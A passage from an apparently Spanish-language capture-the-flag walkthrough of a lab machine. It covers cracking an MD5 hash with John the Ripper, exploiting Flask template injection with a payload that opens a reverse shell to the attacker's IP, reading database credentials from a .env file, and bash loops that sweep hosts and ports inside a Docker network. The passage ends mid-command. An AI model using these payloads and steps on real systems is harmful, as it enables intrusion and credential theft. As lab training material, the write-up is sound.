
Decodeamos ese hash que esta en formato md5:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
superadministrator (?)
1g 0:00:00:00 DONE (2024-12-17 18:03) 7.692g/s 26741Kp/s 26741Kc/s 26741KC/s superarely1993..super5dooper
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```


Ahora al logearnos nos aparece un boton de configuracion:




Si hacemos click nos redirige la siguiente dominio:




Lo añadimos al archivo "/etc/hosts" y vemos el contenido:




Hacemos login con las credenciales que hemos conseguido:




Vemos que por detras esta flask y python, lo que le puede hacer vulnerable a STTI si buscamos algun campo donde inyectar el codigo:



Modificamos el nombre del usuario con el tipico ataque de STTI:




Vemos que se ejecuta correctamente la multiplicacion en el nombre del usuario:




Hay una guia donde podemos ejecutar comandos en python a traves de un SSTI:

https://github.com/HackTricks-wiki/hacktricks/blob/master/pentesting-web/ssti-server-side-template-injection/README.md

Podemos probar con el primero, que tendria que ejecutar el comando id:



En el nombre vemos que se ha ejecutado correctamente el comando:



Como podemos ejecutar comandos vamos a enviarnos una reverse shell:

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('bash -c "sh -i >& /dev/tcp/10.10.14.6/1234 0>&1"').read() }}
```

Nos llega la conexion como el usuario root:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.130] 53984
sh: 0: can't access tty; job control turned off
# whoami
root
```

ESCALADA DE PRIVILEGIOS

Pero estamos dentro de un docker:

```
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Si vamos a la siguiente ruta podemos ver unas credenciales:

```
root@3a453ab39d3d:/backend/project# cat .env
DEBUG=True
SECRET_KEY=S3cr3t_K#Key
DB_ENGINE=postgresql
DB_NAME=appseed-flask
DB_HOST=localhost
DB_PORT=5432
DB_USERNAME=appseed
DB_PASS=pass
```

Vamos a enumerar posibles IPs dentro de la red del docker para descubrir cual es la IP que se comunica con el docker:

```
for i in {1..254};do ping -c 1 172.19.0.$i &>/dev/null;if [ $? -eq 0 ];then echo "el host 172.19.0.$i existe";fi;done
```

```
root@3a453ab39d3d:/backend/project# for i in {1..
el host 172.19.0.1 existe
el host 172.19.0.2 existe
```

La interfaz de red de la maquina victima para comunicarse con el docker es la 172.19.0.1. Ahora vamos a localizar puertos abiertos en la maquina victima, que puede que dependiendo de las reglas del firewall nos permita ver mas puertos a traves docker

```
for i in {1..65000};do (echo '' > /dev/tcp/172.19.0.1/$i) 2>/dev/null;if [ $? -eq 0 ];then echo "El puerto $i esta abierto";fi;done
```

```
root@3a453ab39d3d:/backend/projec
El puerto 22 esta abierto
El puerto 80 esta abierto
```

Nos dice que el puerto 22 esta abierto, podemos intentar acceder con la contraseña que hemos conseguido en el fichero ".env" y el usuario que hay en la maquina victima:

```
root@3a453ab39d3d:/backend/project# ls -la /home
total 12
